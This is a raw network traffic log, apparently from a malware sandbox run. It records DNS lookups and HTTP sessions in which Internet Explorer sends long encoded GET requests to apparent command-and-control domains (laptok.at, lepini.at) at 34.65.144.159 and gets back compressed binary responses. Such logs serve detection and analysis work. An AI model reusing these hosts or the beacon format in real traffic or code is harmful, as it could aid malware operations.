Feb 16, 2021 00:58:57.960405111 CET	53	64362	8.8.8.8	192.168.2.5
Feb 16, 2021 00:58:58.608779907 CET	54766	53	192.168.2.5	8.8.8.8
Feb 16, 2021 00:58:58.657711029 CET	53	54766	8.8.8.8	192.168.2.5
Feb 16, 2021 00:58:59.624583960 CET	61446	53	192.168.2.5	8.8.8.8
Feb 16, 2021 00:58:59.684449911 CET	53	61446	8.8.8.8	192.168.2.5
Feb 16, 2021 00:59:00.751837969 CET	57515	53	192.168.2.5	8.8.8.8
Feb 16, 2021 00:59:00.808865070 CET	53	57515	8.8.8.8	192.168.2.5
Feb 16, 2021 00:59:01.297146082 CET	58199	53	192.168.2.5	8.8.8.8
Feb 16, 2021 00:59:01.347006083 CET	53	58199	8.8.8.8	192.168.2.5
Feb 16, 2021 00:59:05.809384108 CET	65221	53	192.168.2.5	8.8.8.8
Feb 16, 2021 00:59:05.809510946 CET	61573	53	192.168.2.5	8.8.8.8
Feb 16, 2021 00:59:05.860881090 CET	53	65221	8.8.8.8	192.168.2.5
Feb 16, 2021 00:59:05.868480921 CET	53	61573	8.8.8.8	192.168.2.5
Feb 16, 2021 00:59:06.059377909 CET	56562	53	192.168.2.5	8.8.8.8
Feb 16, 2021 00:59:06.116381884 CET	53	56562	8.8.8.8	192.168.2.5
Feb 16, 2021 00:59:06.879925013 CET	53591	53	192.168.2.5	8.8.8.8
Feb 16, 2021 00:59:06.939948082 CET	53	53591	8.8.8.8	192.168.2.5
Feb 16, 2021 00:59:07.428884983 CET	59688	53	192.168.2.5	8.8.8.8
Feb 16, 2021 00:59:07.477741957 CET	53	59688	8.8.8.8	192.168.2.5

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Feb 16, 2021 00:57:36.203075886 CET	192.168.2.5	8.8.8.8	0xfc82	Standard query (0)	www.msn.com	A (IP address)	IN (0x0001)
Feb 16, 2021 00:57:38.673026085 CET	192.168.2.5	8.8.8.8	0x7510	Standard query (0)	web.vortex .data.msn.com	A (IP address)	IN (0x0001)
Feb 16, 2021 00:57:39.038438082 CET	192.168.2.5	8.8.8.8	0x3e36	Standard query (0)	geolocatio n.onetrust.com	A (IP address)	IN (0x0001)
Feb 16, 2021 00:57:39.146481991 CET	192.168.2.5	8.8.8.8	0xc574	Standard query (0)	contextual .media.net	A (IP address)	IN (0x0001)
Feb 16, 2021 00:57:41.178292990 CET	192.168.2.5	8.8.8.8	0xd60e	Standard query (0)	lg3.media.net	A (IP address)	IN (0x0001)
Feb 16, 2021 00:57:41.777609110 CET	192.168.2.5	8.8.8.8	0xead1	Standard query (0)	hblg.media.net	A (IP address)	IN (0x0001)
Feb 16, 2021 00:57:42.410715103 CET	192.168.2.5	8.8.8.8	0x6a74	Standard query (0)	cvision.media.net	A (IP address)	IN (0x0001)
Feb 16, 2021 00:57:42.693519115 CET	192.168.2.5	8.8.8.8	0x922c	Standard query (0)	srtb.msn.com	A (IP address)	IN (0x0001)
Feb 16, 2021 00:57:43.861540079 CET	192.168.2.5	8.8.8.8	0x693c	Standard query (0)	img.img-ta boola.com	A (IP address)	IN (0x0001)
Feb 16, 2021 00:58:24.521492004 CET	192.168.2.5	8.8.8.8	0x7596	Standard query (0)	api10.laptok.at	A (IP address)	IN (0x0001)
Feb 16, 2021 00:58:27.735205889 CET	192.168.2.5	8.8.8.8	0xa8d0	Standard query (0)	api10.laptok.at	A (IP address)	IN (0x0001)
Feb 16, 2021 00:58:30.977809906 CET	192.168.2.5	8.8.8.8	0x39b1	Standard query (0)	api10.laptok.at	A (IP address)	IN (0x0001)
Feb 16, 2021 00:58:56.630239964 CET	192.168.2.5	8.8.8.8	0x2645	Standard query (0)	c56.lepini.at	A (IP address)	IN (0x0001)
Feb 16, 2021 00:59:05.809384108 CET	192.168.2.5	8.8.8.8	0xb3a4	Standard query (0)	resolver1. opendns.com	A (IP address)	IN (0x0001)
Feb 16, 2021 00:59:05.809510946 CET	192.168.2.5	8.8.8.8	0x9475	Standard query (0)	resolver1. opendns.com	A (IP address)	IN (0x0001)
Feb 16, 2021 00:59:06.059377909 CET	192.168.2.5	8.8.8.8	0x515f	Standard query (0)	api3.lepini.at	A (IP address)	IN (0x0001)
Feb 16, 2021 00:59:06.879925013 CET	192.168.2.5	8.8.8.8	0xa1f6	Standard query (0)	api3.lepini.at	A (IP address)	IN (0x0001)
Feb 16, 2021 00:59:07.428884983 CET	192.168.2.5	8.8.8.8	0xbf69	Standard query (0)	api3.lepini.at	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Feb 16, 2021 00:57:36.256928921 CET	8.8.8.8	192.168.2.5	0xfc82	No error (0)	www.msn.com	www-msn-com.a-0003.a-msedge.net		CNAME (Canonical name)	IN (0x0001)
Feb 16, 2021 00:57:38.732511997 CET	8.8.8.8	192.168.2.5	0x7510	No error (0)	web.vortex.data.msn.com	web.vortex.data.microsoft.com		CNAME (Canonical name)	IN (0x0001)
Feb 16, 2021 00:57:39.089979887 CET	8.8.8.8	192.168.2.5	0x3e36	No error (0)	geolocation.onetrust.com		104.20.184.68	A (IP address)	IN (0x0001)
Feb 16, 2021 00:57:39.089979887 CET	8.8.8.8	192.168.2.5	0x3e36	No error (0)	geolocation.onetrust.com		104.20.185.68	A (IP address)	IN (0x0001)
Feb 16, 2021 00:57:39.203321934 CET	8.8.8.8	192.168.2.5	0xc574	No error (0)	contextual.media.net		184.30.24.22	A (IP address)	IN (0x0001)
Feb 16, 2021 00:57:41.249732018 CET	8.8.8.8	192.168.2.5	0xd60e	No error (0)	lg3.media.net		184.30.24.22	A (IP address)	IN (0x0001)
Feb 16, 2021 00:57:41.837541103 CET	8.8.8.8	192.168.2.5	0xead1	No error (0)	hblg.media.net		184.30.24.22	A (IP address)	IN (0x0001)
Feb 16, 2021 00:57:42.469285011 CET	8.8.8.8	192.168.2.5	0x6a74	No error (0)	cvision.media.net	cvision.media.net.edgekey.net		CNAME (Canonical name)	IN (0x0001)
Feb 16, 2021 00:57:42.750334978 CET	8.8.8.8	192.168.2.5	0x922c	No error (0)	srtb.msn.com	www.msn.com		CNAME (Canonical name)	IN (0x0001)
Feb 16, 2021 00:57:42.750334978 CET	8.8.8.8	192.168.2.5	0x922c	No error (0)	www.msn.com	www-msn-com.a-0003.a-msedge.net		CNAME (Canonical name)	IN (0x0001)
Feb 16, 2021 00:57:43.918519974 CET	8.8.8.8	192.168.2.5	0x693c	No error (0)	img.img-taboola.com	tls13.taboola.map.fastly.net		CNAME (Canonical name)	IN (0x0001)
Feb 16, 2021 00:57:43.918519974 CET	8.8.8.8	192.168.2.5	0x693c	No error (0)	tls13.taboola.map.fastly.net		151.101.1.44	A (IP address)	IN (0x0001)
Feb 16, 2021 00:57:43.918519974 CET	8.8.8.8	192.168.2.5	0x693c	No error (0)	tls13.taboola.map.fastly.net		151.101.65.44	A (IP address)	IN (0x0001)
Feb 16, 2021 00:57:43.918519974 CET	8.8.8.8	192.168.2.5	0x693c	No error (0)	tls13.taboola.map.fastly.net		151.101.129.44	A (IP address)	IN (0x0001)
Feb 16, 2021 00:57:43.918519974 CET	8.8.8.8	192.168.2.5	0x693c	No error (0)	tls13.taboola.map.fastly.net		151.101.193.44	A (IP address)	IN (0x0001)
Feb 16, 2021 00:58:24.582317114 CET	8.8.8.8	192.168.2.5	0x7596	No error (0)	api10.laptok.at		34.65.144.159	A (IP address)	IN (0x0001)
Feb 16, 2021 00:58:27.792141914 CET	8.8.8.8	192.168.2.5	0xa8d0	No error (0)	api10.laptok.at		34.65.144.159	A (IP address)	IN (0x0001)
Feb 16, 2021 00:58:31.036600113 CET	8.8.8.8	192.168.2.5	0x39b1	No error (0)	api10.laptok.at		34.65.144.159	A (IP address)	IN (0x0001)
Feb 16, 2021 00:58:56.689910889 CET	8.8.8.8	192.168.2.5	0x2645	No error (0)	c56.lepini.at		34.65.144.159	A (IP address)	IN (0x0001)
Feb 16, 2021 00:59:05.860881090 CET	8.8.8.8	192.168.2.5	0xb3a4	No error (0)	resolver1.opendns.com		208.67.222.222	A (IP address)	IN (0x0001)
Feb 16, 2021 00:59:05.868480921 CET	8.8.8.8	192.168.2.5	0x9475	No error (0)	resolver1.opendns.com		208.67.222.222	A (IP address)	IN (0x0001)
Feb 16, 2021 00:59:06.116381884 CET	8.8.8.8	192.168.2.5	0x515f	No error (0)	api3.lepini.at		34.65.144.159	A (IP address)	IN (0x0001)
Feb 16, 2021 00:59:06.939948082 CET	8.8.8.8	192.168.2.5	0xa1f6	No error (0)	api3.lepini.at		34.65.144.159	A (IP address)	IN (0x0001)
Feb 16, 2021 00:59:07.477741957 CET	8.8.8.8	192.168.2.5	0xbf69	No error (0)	api3.lepini.at		34.65.144.159	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- api10.laptok.at
- c56.lepini.at
- api3.lepini.at

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.5	49758	34.65.144.159	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Feb 16, 2021 00:58:24.642214060 CET	3327	OUT	GET /api1/_2FdDLxiS/WGKmX1atNVWHXUCzdG8J/YXsTWM_2FhCnr7eTBeb/CqzmyNP6L4p0TKz6hJsA0p/EVm7LS ru5Rln7/R3LRPh0s/N1MeBTFtHS9yRQ9lgLi_2B0/Xv3I03JXJn/5RDWiXyGXXw_2B48v/Bn4MZSvk3K_2/FR_2BMn jaNV/ba9dKsrWc70pwt/DT0ZilRktoMLB5X4VmjzW/q5zgF4LmzRrqKYzr/JnS7KhdMCD4PTt2/Znn_2FZbkdGdkZs LPa/EqC1aT3Se/sU1FyYCjJQPDDxUFeIIF/dEZc5CjdmxNuQQbK7SZ/r4gzVmhDXHEM5OFH9MuRad/iulOOUoXwDG2 R/FNY HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: api10.laptok.at Connection: Keep-Alive
Feb 16, 2021 00:58:25.133598089 CET	3344	IN	HTTP/1.1 200 OK Server: nginx Date: Mon, 15 Feb 2021 23:58:25 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Content-Encoding: gzip Data Raw: 32 30 30 30 0d 0a 1f 8b 08 00 00 00 00 00 00 03 14 9b 47 72 83 50 10 44 0f c4 82 9c 96 e4 9c 33 3b 32 08 10 88 0c a7 37 5e b9 5c b6 15 fe 9f e9 7e af ca 32 5a 92 58 bd c3 b3 ad 5f 41 52 c6 09 17 b1 36 d6 87 7b 19 67 96 45 82 56 ad 6a 44 6e 28 33 5e a6 77 10 c3 2d ea 6b 90 60 5f 0a 1d 88 64 ca 72 64 3f ad 1a e1 7b 51 60 10 c8 64 6b 84 05 ed c1 8c 20 51 6a 52 11 7e b2 9e 3d 18 a6 b3 a6 56 61 a7 e5 a8 e5 63 87 16 01 32 fc 47 4b 15 a2 0a f9 51 ce 05 27 cc 42 9b c3 d4 f5 b3 4b 35 64 92 02 40 7f 65 e3 d6 9c 1b a8 a6 51 3f 7e d4 d5 90 1f 4b d7 f7 6d a0 cf ae 19 22 f7 51 c4 75 fc 9d da 7c 03 ea 45 73 63 4c cc 0b ff 0d 81 24 b7 39 9b 7b 78 69 ae 14 2b ec 74 f6 5b aa 78 e6 8f de 13 6d 35 9d 4d 8f c1 d1 df a5 f9 f2 c1 85 a9 19 8c 64 a9 7c d2 c4 e2 7c 44 2e bd be db 84 54 b5 c4 87 93 94 35 3a ec e4 58 b5 52 5b 7a b3 2c 4d 19 bf cc ea 4d b4 f1 71 9a a2 5a 07 f0 ef c1 bd 2d 5c c3 86 50 40 8e 80 48 19 87 8f 1c 8f 74 7c 26 2a c2 29 1f 40 18 14 a7 0b 44 d0 39 7d 74 41 b1 f4 50 05 a3 ba fa 71 9b c4 0b 02 96 37 94 21 2e c2 2f 6a 98 ef 93 57 3f 95 c9 8f 3d cf 92 9b 07 20 20 2d 06 d0 69 ab b8 df 8d 28 ff b1 e1 b3 7e c9 44 4d 07 18 3e 80 d8 3e 77 7f 0d 64 3c aa d4 c3 ef 01 91 29 b3 33 32 b7 c5 18 ea ad 04 71 81 8a 9b 87 e7 40 69 0a 60 d7 ce 66 f5 b0 d8 2f 16 38 df 63 9f 4b e3 a6 b2 e0 7d 04 f3 f0 87 f4 fe 16 07 57 29 fd 42 60 08 74 0e 5e 7b b1 a1 56 8f 1c 38 63 9c 16 48 06 08 25 07 46 8c ee 8d 1e f5 11 4d 06 c0 6f 85 ef a7 96 5f 12 bb 82 22 31 88 a4 51 fa 44 b0 cd c1 d7 47 df d5 0f 40 cd 9e f4 34 1c fd 93 9e e9 c6 c7 f8 07 ab 0b 89 c2 fa 64 84 e0 5a 10 e1 31 02 e9 91 98 98 5b 92 12 d2 fc 1a 41 03 79 03 bb de bf 73 2f 22 1a 1a f1 48 f5 5e a8 67 d8 74 1f 84 ba bd 23 7b a2 e8 da 3e ad a8 8e 61 04 20 e3 6c 7e 0c 47 c4 f3 0a ff 78 fd b8 20 3a a1 48 e6 0e 90 14 a4 61 81 5a 75 de c6 d7 36 c7 00 57 92 08 f1 49 03 b5 72 a2 f8 44 c4 e3 3a 7a e6 ee a2 e3 33 50 ba a6 81 27 63 dd 13 f8 53 66 27 8f 61 1e 16 0c a5 8c 70 18 8f 60 26 a1 a2 d3 14 36 93 70 3b 64 da 52 44 8f a4 18 ca be 81 39 04 57 65 d1 b6 4d d8 f7 cc 68 61 a2 52 5c 2f 20 ea e7 d7 cf 3e f4 ab aa 43 69 c7 66 cb be cf 2f 70 2e 31 23 88 ad 10 7a e6 5a dd ef 69 e5 dd 88 4e f9 1c 4a 45 8b 7a 3f d4 9d 85 4e 3f f2 94 b1 a8 80 5d 36 a5 f8 dd dd ae 36 23 ef ff 00 1d 14 d2 b9 5c 7c a5 9b 02 66 1f 7f 74 3a 40 ed 77 ab 38 25 10 01 14 5f e2 8f bf d6 df 7e 20 b3 4b ad ee 62 66 c3 09 05 6e d1 95 75 6b 86 d5 b3 00 ca d1 4f b6 81 87 c1 ba c4 28 07 4c a1 62 2c 71 18 6e 49 d8 6d ce 0f ea d3 97 a2 7b bf ba 89 61 0f f7 e0 42 b7 5d 19 71 7b 20 82 4b 68 20 ce c7 fe 1a 3b a5 78 37 d7 da d6 71 35 d7 c7 31 b5 46 34 38 97 1f fb 09 8a d9 c6 86 66 04 ac 14 f9 f7 19 66 04 77 e8 af 23 49 48 2c 94 82 a7 93 f7 52 2d 12 22 ac fa 3d c1 66 0f 08 c1 ae 15 34 12 b5 a7 7b 9b 1d 03 b5 b7 e3 40 a3 91 1d 94 f6 a3 e5 e9 11 c4 91 75 bc 9f 2d 6b 8f fd 0c 2a b7 19 63 b8 f0 17 b3 9c 8e 60 b2 2e f8 3b 03 bd e5 07 c9 71 9b 50 46 81 d9 35 59 4e c7 44 07 25 7b e4 f9 c2 82 f0 fb 00 65 fa bb dc c5 05 05 74 bf 43 39 f1 a5 1e 8b 05 42 06 c9 7c 60 50 e4 2b a3 a4 2e 37 62 d3 dc 4d 7a 1e 8f 22 01 7d 19 87 3d 46 3c 4e 66 85 47 fe 95 7e 01 8a 2b 7c ca 9c 95 7f 8d c4 e4 fb 35 f7 30 f0 Data Ascii: 2000GrPD3;27^\~2ZX_AR6{gEVjDn(3^w-k`_drd?{Q`dk QjR~=Vac2GKQ'BK5d@eQ?~Km"Qu|EscL$9{xi+t[x m5Md||D.T5:XR[z,MMqZ-\P@Ht|&*)@D9}tAPq7!./jW?= -i(~DM>>wd<)32q@i`f/8cK}W)B`t^{V8cH%FMo_"1QDG@4dZ1[A ys/"H^gt#{>a l~Gx :HaZu6WIrD:z3P'cSf'ap`&6p;dRD9WeMhaR\/ >Cif/p.1#zZiNJEz?N?]66#|ft:@w8%_~ KbfnukO( Lb,qnIm{aB]q{ Kh ;x7q51F48ffw#IH,R-"=f4{@u-k*c`.;qPF5YND%{etC9B|`P+.7bMz"}=F<NfG~+|50

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.5	49757	34.65.144.159	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Feb 16, 2021 00:58:25.651309967 CET	3560	OUT	GET /favicon.ico HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: api10.laptok.at Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Feb 16, 2021 00:58:25.773550987 CET	3560	IN	HTTP/1.1 404 Not Found Server: nginx Date: Mon, 15 Feb 2021 23:58:25 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Content-Encoding: gzip Data Raw: 36 61 0d 0a 1f 8b 08 00 00 00 00 00 03 b3 c9 28 c9 cd b1 e3 e5 b2 c9 48 4d 4c b1 b3 29 c9 2c c9 49 b5 33 31 30 51 f0 cb 2f 51 70 cb 2f cd 4b b1 d1 87 08 da e8 83 95 00 95 26 e5 a7 54 82 e8 e4 d4 bc 92 d4 22 3b 9b 0c 43 74 1d 40 11 1b 7d a8 34 c8 6c a0 22 28 2f 2f 3d 33 af 02 59 4e 1f 66 9a 3e d4 25 00 0b d9 61 33 92 00 00 00 0d 0a 30 0d 0a 0d 0a Data Ascii: 6a(HML),I310Q/Qp/K&T";Ct@}4l"(//=3YNf>%a30

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.5	49759	34.65.144.159	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Feb 16, 2021 00:58:27.859654903 CET	3562	OUT	GET /api1/6pQTzaY2jKRE9Otp7pijj/jmnK_2FJdB8kJDKg/vxFcjPsrp_2FB9U/I0xXE03y78_2BI_2FC/pZwONzw8E/O0k8zJt2oKlPWEAiTUgj/Ph1AlH46ZRC_2FAT8N_/2FsqgQGNoPpxHDz1fQjtgV/H61uRIVmmIvZx/vXX3iis8/_2ByUlphkkxJKe_2B0Axt8i/1H0B5rC_2F/fKjHLYVOPd7AS02zv/I5i58zgPLqWh/Zel7YnjtDx2/JkZ01V4bMIa1_2/BrHCuz27onDH_2Fya1z5t/pc7dPwXYGnmuctsD/kRhp92_2FH2ZQHW/DAh49GgFc0yanPH7sP/84LwdYOH_/2Bbf1SY8UzVHP/4jNuPd HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: api10.laptok.at Connection: Keep-Alive
Feb 16, 2021 00:58:28.289865971 CET	3565	IN	HTTP/1.1 200 OK Server: nginx Date: Mon, 15 Feb 2021 23:58:28 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Content-Encoding: gzip Data Raw: 32 30 30 30 0d 0a 1f 8b 08 00 00 00 00 00 03 14 9b c5 7a 83 50 10 46 1f 28 0b dc 96 b8 4b 70 d8 21 c1 dd e1 e9 4b bb ec 97 92 70 ef cc 3f e7 90 5b bc 31 37 2b 68 26 65 55 4b 91 92 ab 92 ab e1 70 70 58 e5 e7 58 97 69 84 d0 e0 93 41 f4 11 d9 40 08 ee b9 6c 9a 02 4f 18 29 46 c5 1e a1 02 11 c1 8c 8e 6e 3a 47 d0 cf 75 10 ad 31 a4 03 6d d4 01 5f b3 87 30 b7 92 73 d8 f0 49 a6 93 bb 09 40 18 89 cb 85 e6 82 86 12 9a 05 a8 f8 f5 cb 7a 3f 34 32 08 3b 7b f4 4a 28 04 c6 51 78 e0 f7 4b a4 29 9d be e6 8d 84 a1 a2 b1 3c ab eb 88 92 9c fe ad ca 58 cd 29 b2 90 6f a4 66 83 39 58 b9 10 b5 96 04 22 8f 23 60 36 31 b8 ee b9 85 d5 f5 65 ae 8e c7 5a 9f 8f ec 16 3a c6 85 9f df 19 86 86 53 f6 48 f2 c4 1d c4 cf 5a 30 71 54 14 07 3d 64 95 8a 36 6f 75 43 20 1f e0 c7 6e d2 37 ef bd 8f 20 cc 1e f7 45 c2 61 6a 57 22 68 0a b5 ce 46 15 39 aa 2b 7a 8a fd 94 78 84 f6 58 dd 2f 9f 53 e0 9f 76 68 d8 1f b5 cb 69 67 69 d7 7c 05 ba 87 2b 1a 37 fd 1c 37 cd ee 2b 55 cb b2 5d a6 8f 49 52 31 2f 7c 52 27 9b b0 81 52 32 a8 58 e5 56 a7 8c ec 84 b0 ef 06 46 ee e5 03 7a e9 c3 70 c8 5d 2c 54 b9 41 a8 7f 77 43 3a bd e7 37 bb 85 70 54 30 fe 61 8c 4b 07 ac d3 c0 6e 53 a9 7e 4f 62 c4 d3 77 22 66 6a e3 1c 63 6d 73 ce 2d b6 7b 46 55 72 2c d4 92 8d 0f 08 7b fa 4f 87 ed 04 a0 67 39 36 5c a7 67 05 58 b0 86 09 51 a7 d4 d7 9a ba 4a 00 71 24 39 1a 3b a1 85 c0 9f 92 de 62 da af 05 19 90 33 ca a9 61 08 6b f9 48 9d 44 50 a5 95 30 e7 8e 84 50 ce d3 3f 24 ed ec bd d7 c4 68 21 4d 7a e5 cf 23 35 fd 4b 39 b4 0a 9f 09 0c 61 f4 23 6e 42 31 77 db 0f 95 0b f7 9e 72 09 d4 4c 1a b7 71 10 81 1f 46 f2 f9 b8 67 b9 2f 32 92 b3 72 7a 9e 62 7b b9 1f 87 60 b6 96 7d 60 6f f5 3b 12 18 af e3 33 dd fe ec ee 42 a0 18 8c bf 36 bd ce b8 d2 67 c4 eb eb b9 af 08 6d d9 f1 0b a1 0a 12 e0 7a 40 7e 9d 6c 1b 68 07 f6 1c cc eb 1e 26 67 6b 9e 90 be c6 30 12 20 8c ff 48 01 c6 ed 69 ad e9 3e 6b 36 fe 37 7f 11 b2 a1 07 37 e5 0a b3 07 f6 cf ca 44 5c 6a fe e8 73 62 1a 4d 04 b8 e5 fe e9 c8 b7 a6 4e c2 c4 b5 bd 11 b1 3a 61 ad c5 f7 ae 52 aa 02 0c c0 47 dd 26 d7 7c d3 dc c8 39 11 de 3e 14 2b 8f 67 60 da 3e 93 39 3b fe e0 72 45 7d 19 c7 f6 ae 4b 54 d5 bc 7a ee ce 2d 16 d8 f0 95 6e 7b d9 43 c8 3d ee 8f 21 8b 16 f0 b1 dc e9 21 97 6c b6 91 c9 f2 22 8e e3 62 9a 78 4a d4 85 64 20 82 8f 3d 86 b2 c5 a1 63 5a b9 f1 24 3c 15 0e 0c 1d fa e0 9f f0 44 4c 46 2a 06 99 d9 20 94 73 a7 69 de d5 7d f6 95 64 78 18 70 f9 1d 17 62 90 12 29 7a 9e 3c 64 df ba 43 13 a3 45 75 4b 6c 31 0b 9d 15 b3 b6 da af eb 2f 9f 24 96 7a 29 c2 c3 59 2b 5a f8 94 eb a5 ae a2 79 ef f2 0f 3d b2 41 a1 9e a6 64 41 14 51 c6 3b db a6 f7 28 21 67 6d 0a 1e ae ef f7 f0 cb 21 2a eb 88 6d ea 96 b9 6b 1c 33 e3 ad e8 5e 10 85 50 33 e2 b7 37 bf 25 1f b2 2e 16 fa 4b 05 6f b7 25 01 e7 bb 5d 47 a7 08 1b ea f4 2a 21 91 00 56 3f 19 17 7f e4 1b 32 16 64 ce 8c e5 a3 80 4e 42 95 ec 41 17 c1 79 41 78 39 5f b8 00 e5 f1 85 25 c4 00 22 05 28 48 86 e4 3b 36 7d a9 ee fd c3 b2 2a 59 81 f0 58 0e 2b d4 b1 2c 39 b1 b8 14 1b e1 0b e5 93 19 90 f2 86 ed 75 aa c7 96 ef 32 d5 a9 07 71 07 83 ed 7e 84 7b b5 0a 43 15 e0 41 3d 30 5c 93 92 78 35 ed 01 59 d1 6a e9 9d 3a 23 f2 df 07 aa a1 21 41 eb 00 72 e7 d9 83 61 45 1d a2 35 0f 35 d1 e6 bc Data Ascii: 2000zPF(Kp!Kp?[17+h&eUKppXXiA@lO)Fn:Gu1m_0sI@z?42;{J(QxK)<X)of9X"#`61eZ:SHZ0qT=d6ouC n7 EajW"hF9+zxX/Svhigi|+77+U]IR1/|R'R2XVFzp],TAwC:7pT0aKnS~Obw"fjcms-{FUr,{Og96\gXQJq$9;b3akHDP0P?$h!Mz #5K9a#nB1wrLqFg/2rzb{`}`o;3B6gmz@~lh&gk0 Hi>k677D\jsbMN:aRG&|9>+g`>9;rE}KTz-n{C=!!l"bxJd =cZ$<DLF* s i}dxpb)z<dCEuKl1/$z)Y+Zy=AdAQ;(!gm!*mk3^P37%.Ko%]G*!V?2dNBAyAx9_%"(H;6}*YX+,9u2q~{CA=0\x5Yj:#!AraE55

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.5	49760	34.65.144.159	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Feb 16, 2021 00:58:28.811466932 CET	3859	OUT	GET /favicon.ico HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: api10.laptok.at Connection: Keep-Alive
Feb 16, 2021 00:58:28.936711073 CET	3860	IN	HTTP/1.1 404 Not Found Server: nginx Date: Mon, 15 Feb 2021 23:58:28 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Content-Encoding: gzip Data Raw: 36 61 0d 0a 1f 8b 08 00 00 00 00 00 00 03 b3 c9 28 c9 cd b1 e3 e5 b2 c9 48 4d 4c b1 b3 29 c9 2c c9 49 b5 33 31 30 51 f0 cb 2f 51 70 cb 2f cd 4b b1 d1 87 08 da e8 83 95 00 95 26 e5 a7 54 82 e8 e4 d4 bc 92 d4 22 3b 9b 0c 43 74 1d 40 11 1b 7d a8 34 c8 6c a0 22 28 2f 2f 3d 33 af 02 59 4e 1f 66 9a 3e d4 25 00 0b d9 61 33 92 00 00 00 0d 0a 30 0d 0a 0d 0a Data Ascii: 6a(HML),I310Q/Qp/K&T";Ct@}4l"(//=3YNf>%a30

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.5	49766	34.65.144.159	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Feb 16, 2021 00:58:31.093362093 CET	4003	OUT	GET /api1/qCo8Oh_2F6L/Un922nXSLi5jud/Tm30EKBziEw7_2FtAqIdr/fGZBjc4EihNVt7kd/UjRqgXmTO_2BU4F/xrnYYxpUb1fpczOFmB/wh_2BNTFR/q9zp_2BjPfVhwarVMvlw/H8NdJdOM3qLLWd54hNt/usFI9bADpekICd8xH_2Fpo/y_2F7jfzgYQhs/HoCX2_2B/9kLmdILecOZpjnoEnrDkKOI/dR2aNVfJbu/dLbU8vAVFwv6v2jhf/oYN_2FVFyo3c/sInTI2N1ha3/vw8QIHIBE1HmZ6/OZnb9lb3aPGbtAH5L1Za5/ssU0QwA9P5WBshWj/af4bMUuPYYBp_2B/XSRAzR6A/g6yaC0Y HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: api10.laptok.at Connection: Keep-Alive
Feb 16, 2021 00:58:31.529016018 CET	7131	IN	HTTP/1.1 200 OK Server: nginx Date: Mon, 15 Feb 2021 23:58:31 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Content-Encoding: gzip Data Raw: 37 36 63 0d 0a 1f 8b 08 00 00 00 00 00 00 03 0d 94 35 b2 ad 00 00 43 17 44 81 5b f1 0b e0 e2 ee d2 e1 ee ce ea ff eb 33 93 49 ce 24 af 04 77 c5 49 30 a8 12 a5 a8 b6 a2 5f 8b 54 b2 76 d5 66 ff 0d 57 1e 19 f4 a9 6d 4f b3 8e 5d 45 3e 09 2d 0c e2 b5 e8 b3 78 a7 0e 77 9b 12 07 06 8a 34 67 0b 51 e1 e3 63 ff d2 ba 88 2a d0 67 de 7e 35 cb 0f 69 99 96 72 61 db 7b 64 dc e9 f2 d6 a6 75 f4 53 a0 da 04 4e 16 a0 fc 4e ed c7 26 8a 5a ea 13 9a 6e ed 08 0b 7c cc 3a 04 f3 0e 55 97 6e e6 ab 00 c3 c8 6a 3e 3d 02 cc c5 94 d7 1a 93 3d c4 4d 8c 9d e5 36 2c 6b 04 b0 a2 35 67 c4 32 d5 e1 dd e7 70 62 be a2 0e 18 bc 38 ba ab b1 7a 36 52 97 d5 24 07 50 19 12 89 13 47 0d 36 af 5b bb fa cd cb b8 0a f6 31 6f c5 40 c9 03 8d 2d 41 90 b6 41 4f ad da 6b 65 9e 25 e9 71 cd af da a4 99 20 88 95 3c 3c 66 1c 12 d8 9f 8e cd 93 47 d0 b6 47 a6 5b 04 6f 4d d2 8b 2f cf c7 e4 84 5d 76 cd cc af 49 1e d7 6c b8 90 2b 8d 5d a1 d9 c6 fa dd 05 61 75 4a 98 d3 fd 73 72 8d 75 74 4f fa 17 62 27 63 f7 72 0f 18 74 fd 12 89 50 